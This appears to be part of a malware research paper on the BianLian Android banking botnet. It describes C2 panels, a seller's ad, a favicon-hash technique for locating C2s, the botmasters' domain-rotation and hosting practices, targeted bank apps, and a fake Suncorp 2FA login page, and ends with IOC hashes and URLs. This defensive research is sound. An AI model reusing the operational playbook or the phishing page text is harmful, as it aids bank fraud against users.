The package they buy consists of a C2 web panel (see various screenshots below). Sometimes the botnet can also be controlled via SMS (old), *Telegram* (Grim Tele Bot – see [18]) or *Firebase Cloud Messaging* (BianLian). Finally, sometimes the botnet also includes a builder to generate new infected *Android* apps.




UHID	IP	Country	OS	Computer	Username	Last Seen	First Seen	
7E05DB17A9133343412148	3.12.132.187	US *(United States)*	Windows Server 2016 x64	EC2AMAZ-29GFK6N	Administrator	11 seconds ago *(Online)*	2 days ago	Command
123CAF78CCEC2284582127	136.244.99.194	US *(United States)*	Windows Server 2012 R2 x64	BOT	Administrator	36 seconds ago *(Online)*	2 days ago	Command
D72F8C9FA25B1340093196	89.44.97.167	RO *(Romania)*	Windows 10 x64	DESKTOP-CM753PI	Bill	41 seconds ago *(Online)*	4 hours ago	Command
1CE3DC9354AF3283896264	2.2[illegible].24[illegible].42	[illegible] *(Germany)*	Windows 10 x64	DESKTOP-B2A166L	Smoky	43 seconds ago *(Online)*	2 days ago	Command

ID	IP ADDRESS	COUNTRY	BANK	INFECTED ON	LAST ONLINE	RUNNING
RZ-24674LOPVV	176.103.208.238	UA	NO BANK	2021-05-04 15-06-43	2021-05-04 15-09-50	NULL

Figure 5: Screenshots of various C2 panels (more BianLian screenshots at [19]).

BianLian is known as Hydra, and relatively quiet underground. A threat actor (TA) known as Hiddenroot or CyberXroot has been seen selling it since August 2020.




hiddenroot
Feb 15, 2021, 22:41

Providing FUD/Crypt service for Anubis/Alien/Cerberus/Hydra /Other Android Bots apk Im Providing best crypt from these 99.9% bypassed all the antivirus, 100% bypassed Google Play Protection Protection. Crypt apk will work like charm. Interested ones directly inbox me on
@hiddenroot
https://t.me/hiddenroot

Hidden Root
Android Apk FUD/Crypt service |Bypassing All Antivirus, all Protection

Figure 6: Hiddenroot promotes BianLian in 2021 on Telegram. FUD stands for Fully UnDetectable.

This TA has a strong reputation for *Android*, is active underground, has their own *Telegram* channel and *ProtonMail* account. In 2022, they have apparently shifted to Android RATs (ONYX, Spymax, etc.).



The
02-13-2022, 01:36 PM
(+3) I love this member.

[redacted]
02-04-2022, 01:19 AM
(+3) A high quality member.

Figure 7: Hiddenroot/CyberXroot has a strong reputation regarding Android malware.

BIANLIAN BOTNETS

In June 2022, I spotted 24 active C2 botnets. In addition, two C2s recently ceased to operate (they were active until April 2022), and 17 others were active further in the past.

The C2's login page is relatively generic. It uses *Bootstrap* and doesn't have any particular indicator for BianLian.





Figure 8: The login page for an active BianLian C2: nothing particularly noticeable.

Colleagues at work suggested I search for *favicon hash*. This worked out extremely well, a query at *Shodan* with favicon hash `1599059199` displays all former or current C2s.



Netherlands	13
Ukraine	6
United States	6
Canada	1
Switzerland	1

TOP PORTS	
80	26

New Service: Keep track of what you have connected to the Internet. Check out Shodan Monitor

Вход
185.161.208.233
185.161.208.233.deltahost-ptr
Zemlyaniy Dmitro Leonidovich
Netherlands, Kampen
2022-06-07T00:56:41.983976

```
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Tue, 07 Jun 2022 00:56:41 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Cache-Control: no-cache, private
Set-Cookie: XSRF-TOKEN=eyJpdiI6Imd2SXc0MThEXC9PK2dPd0ZKTHF5dEhBPT0iLCJ2YWx1ZSI6IkV6YkI...
```

Вход
45.144.31.13
vm503118.stark-industries.solutions
STARK INDUSTRIES SOLUTIONS LTD
Russian Federation, Moscow
2022-06-06T20:00:33.088890

```
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Mon, 06 Jun 2022 20:00:32 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Cache-Control: no-cache, private
Set-Cookie: XSRF-TOKEN=eyJpdiI6InpGbXl2TlwvVWlUY241Wmkra3hJVEd3PT0iLCJ2YWx1ZSI6InBJSU4...
```

Figure 9: Shodan finds 33 BianLian C2s. 24 are operational, and confirmed to be BianLian C2s. Nine are down. (Query date: June 7, 2022.)

The history of number of C2s is equally interesting: BianLian has been active since 2018, low on the radar in 2019-2021, and high again in 2022.





Figure 10: Number of hosts with BianLian's favicon hash through time. This provides a good approximate estimation of active C2s for BianLian.

The geographic origin of C2s is diverse, and does not reveal any clue as to the affiliation of the author(s) or botmasters. Several different host providers are used, with a preference for *Zemlyaniy Dmitro Leonidovich*. This provider is considered '*a potentially high fraud risk ISP*' (see [20]), and the same for *Namecheap*. Note that some low-risk ISPs are used too (*Stark Industries*, *Serverion*, *Hetzner Online*).



Zemlyaniy Dmitro Leonidovich	11
STARK INDUSTRIES SOLUTIONS LTD	4
Namecheap, Inc.	3
Hetzner Online GmbH	2
PRIVATE LAYER INC	2
BL Networks	1
DELTAHOST-NET	1
DigitalOcean, LLC	1
IP Volume inc	1
IROKO Networks Corporation	1
IT LTD	1
Linode	1
SNY - SOLUTIONS UNIPESSOAL LDA	1
STARK INDUSTRIES SOLUTIONS LTD.	1
Serverion BV	1
The Infrastructure Group B.V.	1

Figure 11: BianLian botmasters use several different providers to host their C2s.


The mode of operation seems to be the following:

1. Get a server from an ISP. Several ISPs accept cryptocurrencies, which might be an incentive for botmasters.
2. Register several different domain names. Use private registration.
3. Create a private GIST account (or Onion website). This account will serve the current URL to the C2 [21].
4. Change C2 IP address every two to four months.
5. Use a different domain name every two to four days, update the URL the GIST serves.

For example, I tracked a botnet that bought a server from a hosting provider located in Switzerland. The hosting provider accepts several cryptocurrencies. The botnet also registered several domain names from a company located in Hong Kong, and provided fake identity posing as a German football team (Borussia Monchengladbach) or a German beer company (*Schultheiss*). As of June 2022, that fake identity had registered 66 domain names. All of these names have been used or will be used for a C2. For example, `edwardevans12343[.]top` was served on 9 June 2022; `teaganwhitaker6437[.]top` and `saarahguerra8934[.]top` were served on 10 June; `rupertholmes11123[.]top` on 13 June, etc.

For communication with the registrar, they used a *ProtonMail* account, which was probably created at the beginning of 2022, and dedicated to the administration of the botnet. This botnet targets Turkish banks only.

The botmaster(s) of this botnet were seen to connect on the C2 via SSH. BianLian's administration is done via HTTP, so SSH connections are probably for the host's operating system maintenance. The connections occurred from different locations, particularly from universities and educational institutions. This could mean that the botmaster(s) is/are student(s), but it's more likely that the hosts are just used as relays to connect to the C2.



Client IP Address	Server Port	Server IP	Flow Count	Elapsed Time	Start Time	End Time
45.[redacted] [info]	22 (ssh)	[redacted]136 [info]	40	7 days 01:07:01	2022-03-05 19:53:53	2022-03-12 21:00:54
170[redacted]2 [info]	22 (ssh)	[redacted]136 [info]	39	02:05:17	2022-03-19 13:55:04	2022-03-19 16:00:21
41.[redacted]o]	22 (ssh)	[redacted]136 [info]	10	5 days 18:29:11	2022-03-12 00:30:33	2022-03-17 18:59:44
45.[redacted] [info]	22 (ssh)	[redacted]136 [info]	10	00:14:18	2022-03-07 05:26:34	2022-03-07 05:40:52
41.[redacted]o]	22 (ssh)	[redacted]136 [info]	8	5 days 18:51:40	2022-03-12 00:01:04	2022-03-17 18:52:44
45.[redacted]nfo]	22 (ssh)	[redacted]136 [info]	3	1 day 10:05:12	2022-03-10 11:34:12	2022-03-11 21:39:24

Figure 12: Botmaster or reseller connecting to a BianLian C2. Several university/education hosts are probably used as relays to the C2.

This is merely a detailed example, for illustration purposes. The other active botnets use different ISPs, domain name registrars and targeted banks. So they are likely to be operated by different cybercriminals.

So far, BianLian has been seen to target 534 different mobile applications. 80% of these are banks or various financial institutions (loans, retirement plans, investments, etc.). 11% are related to cryptocurrencies (wallets, crypto trading sites, etc.). 4% are various well-known applications (*Facebook*, *Airbnb*, *Instagram*, *Zoom*, etc.). 3% are known mail applications. The remaining 1% are 2FA or PIN apps. For instance, the *Huawei* and *Samsung* PIN applications are targeted by all botnets. The 2FA apps specifically target 2FA authentication of some banks.




Figure 13: Targeted apps per category.

Back in 2018, BianLian used to specifically target Turkish banks. Spain, Poland and Germany were also early targets. Nowadays, targeted banks are found all over the world (39 different countries), mostly in rich countries (naturally). The most recent additions are Austria [6], Australia and Canada in Q1 2022, and Belgium, France and Hungary in May 2022. The targeted countries, so far, are: Angola, Argentina, Australia, Austria, Belgium, Canada, Colombia, Croatia, Czech Republic, France, Germany, Greece, Hong Kong, Hungary, Indonesia, Ireland, Israel, Italy, Jordan, Lithuania, Luxembourg, Malaysia, Mexico, Peru, Poland, Portugal, Qatar, Saudi Arabia, Singapore, South Africa, Spain, Switzerland, Netherlands, Tunisia, Turkey, UAE, UK and USA.




Figure 14: Available apps to target per country. Cybercriminals don't always select all.

Targeted apps are probably selected by cybercriminals from a C2 panel drop-down box, as with Grim bot.




Bots Serials
6358738fca5f8ffa
Commands
Start Injection
Select Injection
(TR)com.akbank.android.apps.akbank_direk
(TR)com.akbank.android.apps.akbank_direkt
(TR)com.finansbank.mobile.cepsube
(TR)com.garanti.cepsubesi
(TR)com.tmobtech.halkbank
(TR)com.softtech.isbankasi
(TR)com.ykb.android
(TR)com.ziraat.ziraatmobil
(TR)com.pozitron.iscep
(TR)com.vakifbank.mobile
(TR)com.btcturk
(TR)com.finansbank.mobile.cepsube
(TR)com.ingbanktr.ingmobil
(TR)com.kuveytturk.mobil
(TR)com.magiclick.odeabank
(TR)com.mobillium.papara
(TR)com.pozitron.albarakaturk
(TR)com.teb
(TR)com.tmob.denizbank
(TR)finansbank.enpara
(TR)tr.com.hsbc.hsbcturkey

Figure 15: Screenshot of Grim bot demo panel. Cybercriminals can select which applications they want to target. This feature is common for Android banking botnets, and BianLian's C2 probably has the same.

Targeting two-factor authentication of banks is a novelty of 2022 [22]. I witnessed an early development stage of injection for *Deutsche Bank Photo TAN*, which wasn't functional yet. Another 2FA app has been added since: *Suncorp Secured 2FA*, and this one works.


SUNCORP

Enter your Suncorp details

Suspicious logon detected. Fill in the required fields so we can verify your identity.

Customer ID

Password

Token Code (optional)

LOGIN

Having trouble logging in?

Figure 16: BianLian's injected HTML page to fake Suncorp 2FA.

CONCLUSION

The BianLian botnet has been developed with care for its design and code. This probably accounts for its longevity – it has been active for four years now, and is still very much alive and operational. It is certainly not my intention to praise its author(s), but close study of the code shows what works (or not) for malware. BianLian's author seems to give higher priority to operational functionalities (nice modular design, features that work, etc.) rather than protection. For example, there is still no encryption of communication to C2s, the choice of packers and obfuscators does not seem important, and use of Tor to retrieve the C2's URL is probably merely an option.

Detecting BianLian samples or C2s is not a big problem to the anti-virus industry (yet – we need to keep up with novelties). However, bringing the botnet down altogether is considerably difficult. This is because (1) the underground name Hydra is too generic (for example, there's a known hacking tool with the same name) and thus difficult to spot, (2) the C2 panel is generic too, and would be difficult to spot besides the favicon hash trick, and (3) botmasters actively maintain their botnets and change IP addresses/domain names regularly. Moreover, the direct victims are unlikely to understand how they have been hacked, so they usually don't warn their banks or file complaints. By the time we manage to take down one IP address, the C2 has already moved to another location. We are currently working with Europol to try to take down this botnet. Four years of operation is enough. This needs to end.

ACKNOWLEDGEMENTS

For this research, I would like particularly to thank my colleagues Bhumit Mali and his team, and Aamir Lakhani. My thanks also go to Twitter contacts @500mk500, @ni_fi_70, @ReBensk, @U039b, @AliceCliment and @malwrhunterteam.

REFERENCES

[1] Threat Fabric. Alien – the Story of Cerberus' demise. September 2020. https://www.threatfabric.com/blogs/alien_the_story_of_cerberus_demise.html.

[2] Bilal Can, A. Android Malware Analysis: Dissecting Hydra Dropper. July 2019. https://pentest.blog/android-malware-analysis-dissecting-hydra-dropper/.

[3] Threat Fabric. BianLian – from rags to riches, the malware dropper that had a dream. October 2018. https://www.threatfabric.com/blogs/.

[4] Durando, D. BianLian: a New Wave Emerges. July 2019. https://www.fortinet.com/blog/threat-research/new-wave-bianlian-malware.

[5] Cyble. A New Variant of Hydra Banking Trojan Targeting European Banking Users. September 2021. https://blog.cyble.com/2021/09/30/a-new-variant-of-hydra-banking- trojan-targeting-european-banking-users/.

[6] Bucur, I. Hydra Banking 2.0 targeting a wide network of German and Austrian banks. Avira Protection Labs. March 2022. https://www.avira.com/en/blog/avira-labs-research-reveals-hydra-banking-trojan-2-0.

[7] Wikipedia. Virtual Network Computing. https://en.wikipedia.org/wiki/Virtual_Network_Computing.

[8] Rummler, J. AndroidProcesses. https://github.com/jaredrummler/AndroidProcesses.

[9] MazarBot source leak. https://github.com/NBG0x1/AndroidMalware- MazarBot/blob/master/Mazar_Source_APK/src/org/slempo/service/MainService.java.

[10] Apvrille, A. Android/BianLian payload. January 2022. https://cryptax.medium.com/android-bianlian-payload-61febabed00a.

[11] Apvrille, A. Creating a safe dummy C&C to test Android bots. January2022. https://cryptax.medium.com/creating-a-safe-dummy-c-c-to-test-android-bots- ffa6e7a3dce5.

[12] Android developers. Optimize for Doze and App Standby. https://developer.android.com/training/monitoring-device-state/doze- standby#whitelisting-cases.

[13] Lu, K. Deep Analysis of Android Rootnik Malware Using Advanced Anti-Debug andAnti-Hook, Part 1: Debugging in the Scope of Native Layer. January 2017. https://www.fortinet.com/blog/threat-research/deep-analysis-of-android-rootnik-malware-using-advanced-anti-debug-and-anti-hook-part-i-debugging-in-the-scope-of-native-layer.

[14] Apvrille, A. GitHub misc code repository. https://github.com/cryptax/misc-code.

[15] Apvrille, A. Android/BianLian bot locked by C&C. https://www.youtube.com/watch?v=Kd5G6EkBK04.

[16] rednaga. APKiD. https://github.com/rednaga/APKiD.

[17] Apvrille, A. Multidex trick to unpackAndroid/BianLian. January 2022. https://cryptax.medium.com/multidex-trick-to-unpack-android-bianlian-ed52eb791e56 bianlian_from_rags_to_riches_the_malware_dropper_that_had_a_dream.html.

[18] grim_tele_bot. https://vimeo.com/701915988.

[19] https://twitter.com/prodaft/status/1096458491852664840.

[20] Scamalytics. Zemlyaniy Dmitro Leonidovich – Fraud Risk. https://scamalytics.com/ip/isp/zemlyaniy-dmitro-leonidovich.

[21] Apvrille, A. BianLian C&C domain name. January 2022. https://cryptax.medium.com/bianlian-c-c-domain-name-4f226a29e221.

[22] Apvrille, A. Android/BianLian Botnet Trying to Bypass Phone TAN used for Mobile Banking. April 2022. https://www.fortinet.com/blog/threat-research/android-bianlian-botnet-mobile-banking.

IOCs

Malware	**SHA256**
Anubis	84bb0570a862f4a74054629ae6338a4938ffc0fdad100b66fae3a279ab25df6b
	9b2af95f9f69ce03db5c03b13f4f9f69051bb490c968a1c7ca6a9b80d20fdf94
	9c7b234d0d46169dcefb9f5b22c5df134b1a120b67666c071feaf97a6078d1a1
BankBot	7927146c3db630d5a75dca2d97c26e2406f1183df50fdc29d7f40f8ad667ab02
BianLian	b2398fea148fbcab0beb8072abf47114f7dbbccd589f88ace6e33e2935d1c582
	46aeb04f2f03ebe7c716fc6e58a5dea763cd9b00eb7a466d10a0744f50a7368f
	ac32dc236fea345d135bf1ff973900482cdfce489054760601170ef7feec458f
	fd1125637936 6a6f08945064a9d2b88f8fb5bdfb16be997dad4f26689715b519
	dccba11f9a832dbe4e2dcd60c23426906397727d7e4a5b8c06a20840bbe25558
	5b9049c392eaf83b12b98419f14ece1b00042592b003a17e4e6f0fb466281368
	9288b05329780d1ce5c9fcbeb7fb53cd4dff3c83fbf5d8c7ae88d59e213afb75
	a3b826de0c445f0924c50939494a26b0d99ef3ccac80faacca98673625656278
Cerberus	3ef8349d4b717d73d31366dfbe941470e749222331edd0b9484955a212080ad8
	92aa486aee73546da0a5e153036b3ab8fd8a29525eb4a4885f1e9952fc2df0d0
Ermac 2	2cc727c4249235f36bbc5024d5a5cb708c0f6d3659151afc5ae5d42d55212cb5
Flubot	ffeb6ebeace647f8e6303beaee59d79083fdba274c78e4df74811c57c7774176
	30937927e8891f8c0fd2c7b6be5fbc5a05011c34a7375e91aad384b82b9e6a67
	e4d70de608d9491119bacd0729a5a2f55ce477227bd7b55d88fa2086486e886d
Teabot	89e5746d0903777ef68582733c777b9ee53c42dc4d64187398e1131cccfc0599

URLS

Example of URLs used by the malware to retrieve the IP address of the C2. Most of these URLs are obsolete now. Only the last two were still active in June 2022.

- https://gist[.]githubusercontent[.]com/dezertir6666/9a7f81631389d52b9af03fdef60b1b89/ raw/plpanel1.json
- https://gist.githubusercontent.com/tomcatx34/ce23e15edaeeff01829638dacce6e765/raw/d dors.json
- https://gist.githubusercontent[.]com/sezginbarankorkmaz/5b45d619b4eb14c57d55ce620d 1530c8/raw/helloworld.json
- http://loacm6zsj26yd4kz7w6ag5dahfvreufrqhcuvxncxy4t52cxugifrkad.onion/api/mirrors(Tor)
- https://gist.githubusercontent[.]com/ferrari458italy/4fe02ee186816abcfcca6eaaed44659d/raw/helloworld.js
- https://gist.githubusercontent[.]com/monopolyofficial/e0656a5a4d04af06e2af9ed83aa0c8 68/raw/helloworld.json
- http://loa5ta2rso7xahp7lubajje6txt366hr3ovjgthzmdy7gav23xdqwnid[.]onion/api/mirrors (Tor)
- https://gist[.]githubusercontent[.]com/haluktatar2222/684a2f118b77318c118954abaef9b15d/raw/helloworld.json
- http://newdb5ge5dz5schqawxsxuomspxsyb5xqk65v4j2fdeynds4vsgstrad[.]onion/api/mirrors (Tor)